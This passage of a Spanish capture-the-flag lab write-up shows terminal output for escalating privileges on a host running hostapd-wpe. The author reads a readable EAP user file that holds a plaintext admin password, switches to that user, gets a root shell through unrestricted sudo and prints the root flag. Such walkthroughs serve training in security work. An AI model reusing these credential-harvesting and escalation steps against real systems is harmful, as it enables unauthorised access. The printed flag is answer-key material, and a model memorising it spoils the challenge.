[sudo] password for remote:
Sorry, user remote may not run sudo on AirTouch-AP-MGT.
remote@AirTouch-AP-MGT:~$
- Si vemos procesos vemos
.confinteresantes.
remote@AirTouch-AP-MGT:~$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2608   588 ?        Ss   Aug15   0:00 /bin/sh -c service ssh start && tail -f /dev/null
root          14  0.0  0.1  12188  4188 ?        Ss   Aug15   0:01 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root          15  0.0  0.0   2544   584 ?        S    Aug15   0:01 tail -f /dev/null
root          27  0.0  0.0   3976  3044 ?        Ss   Aug15   0:00 bash /root/start.sh
root          44  0.1  0.1  10484  7636 ?        S    Aug15   0:15 hostapd_aps /root/mgt/hostapd_wpe.conf
root          45  0.1  0.2  10732  8036 ?        S    Aug15   0:20 hostapd_aps /root/mgt/hostapd_wpe2.conf
root          62  0.0  0.0   9300  3612 ?        S    Aug15   0:00 dnsmasq -d
root       38592  0.0  0.2  13912  8988 ?        Ss   00:21   0:00 sshd: remote [priv]
remote     38651  0.0  0.1  13912  5292 ?        R    00:21   0:00 sshd: remote@pts/0
remote     38652  0.0  0.0   5992  3976 pts/0    Ss   00:21   0:00 -bash
remote     39046  0.0  0.0   7644  3224 pts/0    R+   00:23   0:00 ps aux
remote@AirTouch-AP-MGT:~$
- No tenemos permisos.
remote@AirTouch-AP-MGT:~$ cat /root/mgt/hostapd_wpe.conf
cat: /root/mgt/hostapd_wpe.conf: Permission denied
- Vemos
scriptsinteresantes en/etc/hostapd_wpe.confya que nos mencionan esa herramienta.
remote@AirTouch-AP-MGT:~$ ls /etc/hostapd/
hostapd_wpe.conf.tmp  hostapd_wpe.eap_user  hostapd_wpe2.conf.tmp  ifupdown.sh
- Encontramos credenciales del admin.
remote@AirTouch-AP-MGT:~$ cat /etc/hostapd/hostapd_wpe.eap_user
# hostapd user database for integrated EAP server

# Each line must contain an identity, EAP method(s), and an optional password
# separated with whitespace (space or tab). The identity and password must be
# double quoted ("user"). Password can alternatively be stored as
# NtPasswordHash (16-byte MD4 hash of the unicode presentation of the password
# in unicode) if it is used for MSCHAP or MSCHAPv2 authentication. This means
# that the plaintext password does not need to be included in the user file.
# Password hash is stored as hash:<16-octets of hex data> without quotation
# marks.

# [2] flag in the end of the line can be used to mark users for tunneled phase
# 2 authentication (e.g., within EAP-PEAP). In these cases, an anonymous
# identity can be used in the unencrypted phase 1 and the real user identity
# is transmitted only within the encrypted tunnel in phase 2. If non-anonymous
# access is needed, two user entries is needed, one for phase 1 and another
# with the same username for phase 2.
#
# EAP-TLS, EAP-PEAP, EAP-TTLS, EAP-FAST, EAP-SIM, and EAP-AKA do not use
# password option.
# EAP-MD5, EAP-MSCHAPV2, EAP-GTC, EAP-PAX, EAP-PSK, and EAP-SAKE require a
# password.
# EAP-PEAP, EAP-TTLS, and EAP-FAST require Phase 2 configuration.
#
# * can be used as a wildcard to match any user identity. The main purposes for
# this are to set anonymous phase 1 identity for EAP-PEAP and EAP-TTLS and to
# avoid having to configure every certificate for EAP-TLS authentication. The
# first matching entry is selected, so * should be used as the last phase 1
# user entry.
#
# "prefix"* can be used to match the given prefix and anything after this. The
# main purpose for this is to be able to avoid EAP method negotiation when the
# method is using known prefix in identities (e.g., EAP-SIM and EAP-AKA). This
# is only allowed for phase 1 identities.
#
# Multiple methods can be configured to make the authenticator try them one by
# one until the peer accepts one. The method names are separated with a
# comma (,).
#
# [ver=0] and [ver=1] flags after EAP type PEAP can be used to force PEAP
# version based on the Phase 1 identity. Without this flag, the EAP
# authenticator advertises the highest supported version and select the version
# based on the first PEAP packet from the supplicant.
#
# EAP-TTLS supports both EAP and non-EAP authentication inside the tunnel.
# Tunneled EAP methods are configured with standard EAP method name and [2]
# flag. Non-EAP methods can be enabled by following method names: TTLS-PAP,
# TTLS-CHAP, TTLS-MSCHAP, TTLS-MSCHAPV2. TTLS-PAP and TTLS-CHAP require a
# plaintext password while TTLS-MSCHAP and TTLS-MSCHAPV2 can use NT password
# hash.
#
# Arbitrary RADIUS attributes can be added into Access-Accept packets similarly
# to the way radius_auth_req_attr is used for Access-Request packet in
# hostapd.conf. For EAP server, this is configured separately for each user
# entry with radius_accept_attr=<value> line(s) following the main user entry
# line.

# Phase 1 users
#"user"		MD5	"password"
#"test user"	MD5	"secret"
#"example user"	TLS
#"DOMAIN\user"	MSCHAPV2	"password"
#"gtc user"	GTC	"password"
#"pax user"	PAX	"unknown"
#"pax.user@example.com"	PAX	0123456789abcdef0123456789abcdef
#"psk user"	PSK	"unknown"
#"psk.user@example.com"	PSK	0123456789abcdef0123456789abcdef
#"sake.user@example.com"	SAKE	0123456789abcdef0123456789abcdef0123456789abcdef0123456789abcdef
#"ttls"		TTLS
#"not anonymous"	PEAP
# Default to EAP-SIM and EAP-AKA based on fixed identity prefixes
#"0"*		AKA,TTLS,TLS,PEAP,SIM
#"1"*		SIM,TTLS,TLS,PEAP,AKA
#"2"*		AKA,TTLS,TLS,PEAP,SIM
#"3"*		SIM,TTLS,TLS,PEAP,AKA
#"4"*		AKA,TTLS,TLS,PEAP,SIM
#"5"*		SIM,TTLS,TLS,PEAP,AKA
#"6"*		AKA'
#"7"*		AKA'
#"8"*		AKA'

# Wildcard for all other identities
#*		PEAP,TTLS,TLS,SIM,AKA

# Phase 2 (tunnelled within EAP-PEAP or EAP-TTLS) users
#"t-md5"		MD5	"password"	[2]
#"DOMAIN\t-mschapv2"	MSCHAPV2	"password"	[2]
#"t-gtc"		GTC	"password"	[2]
#"not anonymous"	MSCHAPV2	"password"	[2]
#"user"		MD5,GTC,MSCHAPV2	"password"	[2]
#"test user"	MSCHAPV2	hash:000102030405060708090a0b0c0d0e0f	[2]
#"ttls-user"	TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP,TTLS-MSCHAPV2	"password"	[2]

# Default to EAP-SIM and EAP-AKA based on fixed identity prefixes in phase 2
#"0"*		AKA	[2]
#"1"*		SIM	[2]
#"2"*		AKA	[2]
#"3"*		SIM	[2]
#"4"*		AKA	[2]
#"5"*		SIM	[2]
#"6"*		AKA'	[2]
#"7"*		AKA'	[2]
#"8"*		AKA'	[2]

# WPE - DO NOT REMOVE - These entries are specifically in here
*		PEAP,TTLS,TLS,FAST
#"t"	   TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP,MSCHAPV2,MD5,GTC,TTLS,TTLS-MSCHAPV2  "t"	[2]

*	PEAP,TTLS,TLS,FAST [ver=1]
#"t"	GTC,TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP,MSCHAPV2,MD5,GTC,TTLS,TTLS-MSCHAPV2 "password" [2]

"AirTouch\r4ulcl"			   MSCHAPV2		"laboratory" [2]
"admin"			               MSCHAPV2		"xMJpzXt4D9ouMuL3JJsMriF7KZozm7" [2]
remote@AirTouch-AP-MGT:~$
- Vemos que la credencial funciona.
remote@AirTouch-AP-MGT:~$ su admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@AirTouch-AP-MGT:/home/remote$
- Podemos migrar a
roototra vez.
admin@AirTouch-AP-MGT:/home/remote$ sudo -l
Matching Defaults entries for admin on AirTouch-AP-MGT:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on AirTouch-AP-MGT:
    (ALL) ALL
    (ALL) NOPASSWD: ALL
admin@AirTouch-AP-MGT:/home/remote$
admin@AirTouch-AP-MGT:/home/remote$ sudo -s
root@AirTouch-AP-MGT:/home/remote# whoami
root
root@AirTouch-AP-MGT:/home/remote# cd
root@AirTouch-AP-MGT:~# cat root.txt
4d20d97a02a0ec2ebc7d943976da11e7
root@AirTouch-AP-MGT:~#